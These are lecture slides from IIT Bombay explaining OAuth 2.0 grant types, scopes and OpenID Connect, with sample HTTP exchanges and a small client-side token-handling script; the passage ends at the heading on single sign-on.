

OAuth

Kameswari Chebrolu

Department of CSE, IIT Bombay

Outline

- **OAuth background and terminology**
- Authorization Code Grant
- Implicit Grant
- OpenID Connect and SSO
- OAuth Vulnerabilities
- Defense Mechanisms
- Real Life Examples

Open Authorization (Oauth)

- A protocol that allows third-party services to access a user's resources on an application without the need to expose user's credentials (e.g. username and password)
 - An **authorization** framework
 - Users can decide which data they wish to share rather than handing over full control of their account to a third party!
- Can leverage Oauth to also provide **third-party authentication**
 - E.g. Websites let users login using their Facebook, Google, LinkedIn, Twitter accounts


- OAuth versions:
 - OAuth 1.0: Published in 2010, complex and not very secure
 - OAuth 2.0: Introduced in 2012, a significant redesign; much simpler, more secure
 - Focuses on providing **authorization** while **delegating authentication** to other protocols like OpenID Connect
 - OAuth 2.1: Introduced in 2020. Set of best practices and **recommendations** for using OAuth 2.0 securely
- Our focus: OAuth 2.0
 - Implementation mistakes have led to many attacks

Oauth Flows

- Many different ways OAuth process can be implemented
 - Why? Caters to different use cases and security requirements
 - These are known as OAuth "flows" or "grant types"
- Recall: OAuth is an Authorization framework
→ how to let one application access user data safeguarded by another application

Entities

- Client application: Website that wants access to user's data (e.g. Quora)
- User: Resource owner (you)
- OAuth Service Provider: Application controls user's data and has access to it (e.g. Twitter)
 - Often uses various API endpoints to achieve goal
 - /authorization: handles user authentication and consent, issues access tokens, and verifies identity of client applications
 - /resource or /userinfo: hosts and protects user's resources and enforces access control based on supplied access tokens



OAuth Flows

- **Authorization Code Grant**: Most common OAuth Flow
 - Best suited for **server-side** web applications
 - E.g. Website logins based on social media accounts
- **Implicit Grant**:
 - Suitable for **client-side** applications running in a web browser or mobile app
 - E.g. Single-page web application (**SPA**) or a mobile app **accessing user data directly without a server intermediary**
- We will focus on these two only!

- **Client Credentials Grant:**
 - Ideal for **machine-to-machine** authentication, does not require user involvement
 - E.g. Server-to-server communication or backend services accessing protected resources
- **Resource Owner Password Credentials Grant:**
 - **Not recommended** for most scenarios due to security risks
 - Legacy systems or **first-party** applications

- Refresh Token Grant: Complementary to other OAuth flows
 - Allowing clients to obtain new access tokens without requiring user re-authentication.
 - Long-lived sessions or applications requiring continuous access to user data without frequent user interaction

OAuth Scopes

- In any grant, **client application** has to specify which **data** it wants to access and what **operations** it wants to perform
- Specified via scope parameter it sends to OAuth Service Provider
 - An arbitrary text string → format can vary from provider to provider!
 - E.g. scope=contacts or scope=<https://oauth-service-provider.com/auth/scopes/user/contacts.readonly>

- When OAuth is used for authentication, standardized OpenID Connect scopes are often used
 - Ensure compatibility across providers!
 - E.g. scope=openid profile
 - Read access to a predefined set of basic information about user (e.g. email, userid etc)


(More on OpenID Connect later)

Outline

- OAuth background and terminology
- **Authorization Code Grant**
- Implicit Grant
- OpenID Connect and SSO
- OAuth Vulnerabilities
- Defense Mechanisms
- Real Life Examples

Authorization Code Grant

Explain through diagrams



Implementations/Message-Sequence will differ in practice; but below captures the spirit!

1. User clicks on IITB SSO

GET /accounts/sso/ HTTP/2

Host: flamingo.bodhi.cse.iitb.ac.in

HTTP/2 302

.....

location=https://sso.iitb.ac.in/authorize?client_id=bodhitreecseiitb&redirect_uri=https://flamingo.bodhi.cse.iitb.ac.in/accounts/login/&response_type=code&scope=openid%20profile&state=swueaxmguyfmqnv

Sign In

Sign Up

Sign in to your BodhiTree Account

chebrolu

.....

Sign In

Or

Sign In with IITB SSO

2.

GET
authorize?client_id=bodhitreecseiitb&redirect
uri=https://flamingo.bodhi.cse.iitb.ac.in/account
s/login/&response_type=code&scope=openid%
20profile&state=swueaxmguyfmqnv


HTTP/2

Host: sso.iitb.ac.in

HTTP/2 200

....

(html/css that shows the given page)



Sign in with LDAP

IITB LDAP Username

IITB LDAP Password

☐ Remember me on this device


59 + 62

Enter the value of the expression

Login

3.
POST /login HTTP/2
Host: sso.iitb.ac.in
.....

HTTP/2 302
....
location:
https://flamingo.bodhi.cse.iitb.ac.in/accounts/login/?code=9539bd3b66a6573ac1f589632d1611e5362adadd&state=swueaxmguyfmqnvz



Sign in with LDAP

chebrolu

.....

340989

Enter the OTP from your registered authenticator app
or [get an OTP over SMS](#)

☐ Remember me on this device

Login

4. GET

/accounts/login/?**code=9539bd3b66a6573ac1f589632d1611e5362adad**
d&state=swueaxmguyfmqnv

HTTP/2

Host: flamingo.bodhi.cse.iitb.ac.in


HTTP/2 **200**

....

[BodhiTree](#) [Explore](#) [My Dashboard](#)

Click on 'Explore' option to register in courses.

Moderated Course ⓘ




CS224-52: Computer Networks Theory + Lab

UnRegister

From IIT Bombay Created 30/12/2021

Moderated Course ⓘ



CS742: Crypto and Network Security

UnRegister

From Other Created 01/01/2020

Behind Scenes

Flamingo Server → sso.iitb.ac.in

POST /authorization HTTP/2

Host: sso.iitb.ac.in

client_id=12345&client_secret=SECRET&redirect_uri=<https://flamingo.bodhi.cse.iitb.ac.in/accounts/login/>
&grant_type=authorization_code&code=9539bd3b66a6573ac1f589632d1611e5362adadd

Response

```
{ "access_token": "kn912KLdgt...", "token_type": "Bearer", "expires_in": 3600,  
  "scope": "openid profile", "refresh_token": "eyJhbGciOiJIU..", ....}
```

Flamingo Server → resource.iitb.ac.in

GET /userinfo HTTP/2

Host: resource.iitb.ac.in

Authorization: Bearer kn912KLdgt...

JSON Response:

```
{ "username": "Kameswari Chebrolu",  
  "email": "chebrolu@iitb.ac.in", ... }
```

Summary of Authorization Code Grant


1. GET /accounts/sso/ HTTP/2
Host: flamingo.bodhi.cse.iitb.ac.in
2. GET
authorize?client_id=bodhitreecseiitb&redirect_uri=https://flamingo.bodhi.cse.iitb.ac.in/accounts/login/&response_type=code&scope=openid%20profile&state=swueaxmguyfmqnv HTTP/2
Host: sso.iitb.ac.in
3. POST /login HTTP/2
Host: sso.iitb.ac.in
4. GET /accounts/login/?code=9539bd3b66a6573ac1f589632d1611e5362adadd&state=swueaxmguyfmqnv HTTP/2
Host: flamingo.bodhi.cse.iitb.ac.in
5. POST /authorization HTTP/2 (from flamingo to sso)
Host: sso.iitb.ac.in
client_id=12345&client_secret=SECRET&redirect_uri=https://flamingo.bodhi.cse.iitb.ac.in/accounts/login/&grant_type=authorization_code&code=9539bd3b66a6573ac1f589632d1611e5362adadd
6. GET /userinfo HTTP/2 (from flamingo to resource server)
Host: resourceiitb.ac.in
Authorization: Bearer kn912KLdgt...

Outline

- ~~OAuth background and terminology~~
- ~~Authorization Code Grant~~
- **Implicit Grant**
- OpenID Connect and SSO
- OAuth Vulnerabilities
- Defense Mechanisms
- Real Life Examples

Implicit Grant

- Much simpler
 - No behind the scenes part
 - No authorization code followed by access token
 - Client application receives access token immediately after the user gives consent




2.

```
GET
authorize?client_id=bodhitreecseiitb&redirect_
uri=https://flamingo.bodhi.cse.iitb.ac.in/account
s/login/&response_type=code&scope=openid%
20profile&state=swueaxmguyfmqnv
```

```
HTTP/2
Host: sso.iitb.ac.in
```

```
HTTP/2 200
.....
(html/css that shows the given page)
```



Sign in with LDAP

IITB LDAP Username

IITB LDAP Password

☐ Remember me on this device

59 + 62

Enter the value of the expression

Login

- Same as before, except
 - Some changes in parameters
 - No behind the scene action

Step 2 from before becomes

GET

/authorize?client_id=12345&redirect_uri=https://client-app.com/callback&response_type=token&scope=openid%20profile&state=ae13d489bd00e3c24 HTTP/1.1
Host: oauth-authorization-server.com

3.

POST /login HTTP/2

Host: sso.iitb.ac.in


.....

HTTP/2 **302**

....

location:

https://flamingo.bodhi.cse.iitb.ac.in/accounts/login/?code=9539bd3b66a6573ac1f589632d1611e5362adadd&state=swueaxmguyfmqnv



The screenshot shows the login interface of the IITB Single Sign-On (SSO) system. On the left, there is a blue vertical bar and a circular logo of IIT Bombay. The main area is dark grey. The heading "Sign in with LDAP" is displayed. Below it, there are three input fields: a text field containing "chebrolu", a password field with seven dots, and a field containing the number "340989". Below the number field, there is a prompt to enter an OTP from a registered authenticator app, with a link to "get an OTP over SMS". A checkbox labeled "Remember me on this device" is present. At the bottom, there is a blue "Login" button.

Sign in with LDAP

chebrolu

.....

340989

Enter the OTP from your registered authenticator app
or [get an OTP over SMS](#)

☐ Remember me on this device

Login


4. GET
/accounts/login/?code=9539bd3b66
a6573ac1f589632d1611e5362adad
d&state=swueaxmguyfmqnv
HTTP/2
Host: flamingo.bodhi.cse.iitb.ac.in

HTTP/2 200
....

[BodhiTree](#) [Explore](#) [My Dashboard](#)

Click on 'Explore' option to register in courses.

Moderated Course ⓘ




CS224-52: Computer Networks Theory + Lab

[UnRegister](#)

From IIT Bombay

Created 30/12/2021

Moderated Course ⓘ



CS742: Crypto and Network Security

[UnRegister](#)

From Other

Created 01/01/2020

Step 3 and 4 become (notice **# URL fragment** as opposed to query parameter ?)

GET

/callback#**access_token**=z0y9x8w7v6u5&**token_type**=**Bearer**&expires_in=5000&scope=openid%20profile&state=ae13d489bd00e3c24 HTTP/1.1
Host: client-app.com

Behind Scenes becomes the following
User Browser will call back (**URL fragment not sent**)

GET /callback HTTP/2
Host: client-app.com

HTTP/2 200
.... (script)...

```
<script>
const urlSearchParams = new URLSearchParams(window.location.hash.substr(1));
const token = urlSearchParams.get('access_token');
fetch('https://resource-server.com/me', {
  method: 'GET',
  headers: {
    'Authorization': 'Bearer ' + token,
    'Content-Type': 'application/json'
  }
})
.then(r => r.json())
.then(j =>
  fetch('/authenticate', {
    method: 'POST',
    headers: {
      'Accept': 'application/json',
      'Content-Type': 'application/json'
    },
    body: JSON.stringify({
      email: j.email,
      username: j.sub,
      token: token
    })
  }).then(r => document.location = '/'))
</script>
```

Parses the URL fragment to get access token

Contacting the resource server, passing the token (HTTP GET request)

The resulting JSON response is parsed

Then contacts client-app.com/authenticate endpoint via POST and passes on obtained username/email/token

Then visits the main page client-app.com/ via another HTTP GET

Summary of Implicit Grant

1. GET /accounts/login/ HTTP/2
Host: client-app.com
2. GET
/authorize?client_id=12345&redirect_uri=https://client-app.com/callback&response_type=token&scope=openid%20profile&state=ae13d489bd00e3c24 HTTP/1.1
Host: oauth-authorization-server.com
3. POST /login HTTP/2
Host: oauth-authorization-server.com
4. GET
/callback#access_token=z0y9x8w7v6u5&token_type=Bearer&expires_in=5000&scope=openid%20profile&state=ae13d489bd00e3c24 HTTP/1.1
Host: client-app.com
5. GET /userinfo HTTP/1.1 (from browser to resource server)
Host: resourceiitb.ac.in
Authorization: Bearer z0y9x...
6. POST /userdetails HTTP/1.1 (from browser to client-app)
Host: client-app.com
JSON Response:
{ "username": "Kameswari Chebrolu", "email": "chebrolu@iitb.ac.in", ... }

Implicit Grant

- Not very secure. Why?
 - All communication happens via browser redirects
 - Sensitive access token and user's data pass through browser and are more exposed to potential attacks
- Suited to single-page applications which cannot easily store the client_secret on the back-end!

Outline

- ~~OAuth background and terminology~~
- ~~Authorization Code Grant~~
- ~~Implicit Grant~~
- **OpenID Connect and SSO**
- OAuth Vulnerabilities
- Defense Mechanisms
- Real Life Examples

Open ID Connect

- OAuth was **not** initially designed for authentication
- But many websites started using it for authentication
 - Request read access to some **basic user data** and if **granted** assume user authenticated by OAuth provider
- Before, different client applications implemented it differently, further, each client application had different implementation for each provider

- **OpenID Connect** extends OAuth protocol to provide a dedicated **identity and authentication layer** on top
 - Adds standardized, identity-related features to make authentication via OAuth work reliably and uniformly
 - **Scopes** are standardized and same for all providers, and an extra **response type: id_token** is added

- Terminology is different
 - Relying party → Client-app
 - End user → Resource Owner
 - OpenID provider → OAuth service provider that supports OpenID Connect.
- Claims: key:value pairs that represent information about the user
 - "last_name":"Chebrolu"
- Scopes: profile, email, address, phone etc
 - Each of these scopes corresponds to read access for a subset of claims

- **ID token**: a response type, a JSON web token (JWT) signed with a JSON web signature (**JWS**)
 - Avoids asking for access token and then request user data
 - **ID token containing user data** and is sent to the client application immediately after user authenticated
 - JWT payload contains a list of **claims based on the scope** that was initially requested
- Note: multiple response types are supported by OAuth
 - E.g. **response_type=id_token code**
 - Both an **ID token** and either a **code or access token** will be sent to the client application at the same time

Response

```
{  
  "access_token": "kn912KLdgt...",  
  "token_type": "bearer",  
  "expires_in": 3600,  
  "refresh_token": "bKLsjIRKPO...",  
  "scope": "openid profile email",  
  "id_token": "JoSATYngd..."  
}
```


Authorization Code Grant

1. GET /accounts/sso/ HTTP/2
Host: flamingo.bodhi.cse.iitb.ac.in
2. GET
authorize?client_id=bodhitreecseiitb&redirect_uri=https://flamingo.bodhi.cse.iitb.ac.in/accounts/login/&response_type=code_id_token&scope=openid%20profile&state=swueaxmguyfmqnv HTTP/2
Host: sso.iitb.ac.in
3. POST /login HTTP/2
Host: sso.iitb.ac.in
4. GET /accounts/login/?code=9539bd3b66a6573ac1f589632d1611e5362adadd&state=swueaxmguyfmqnv HTTP/2
Host: flamingo.bodhi.cse.iitb.ac.in
5. POST /authorization HTTP/2 (from flamingo to sso)
Host: sso.iitb.ac.in
client_id=12345&client_secret=SECRET&redirect_uri=https://flamingo.bodhi.cse.iitb.ac.in/accounts/login/&grant_type=authorization_code&code=9539bd3b66a6573ac1f589632d1611e5362adadd
6. GET /userinfo HTTP/2 (from flamingo to resource server)
Host: resourceiitb.ac.in
Authorization: Bearer kn912KLdgt...

Implicit Grant

GET /accounts/login/ HTTP/2

Host: client-app.com

GET

/authorize?client_id=12345&redirect_uri=https://client-app.com/callback&response_type=id_token&scope=openid%20profile&state=ae13d489bd00e3c24&nonce=xyz123 HTTP/1.1

Host: oauth-authorization-server.com

POST /login HTTP/2

Host: oauth-authorization-server.com

GET

/callback#id token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpheHbmUgRG9liiwiaWF0IjoxNTU2MjM0MDIyOQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c HTTP/1.1

Host: client-app.com

POST /userdetails HTTP/1.1

Host: client-app.com

Content-Type: application/json

JSON Body:

```
{
  "username": "Kameswari Chebrolu",
  "email": "chebrolu@iitb.ac.in",
  ...
}
```

Single Sign On (SSO)

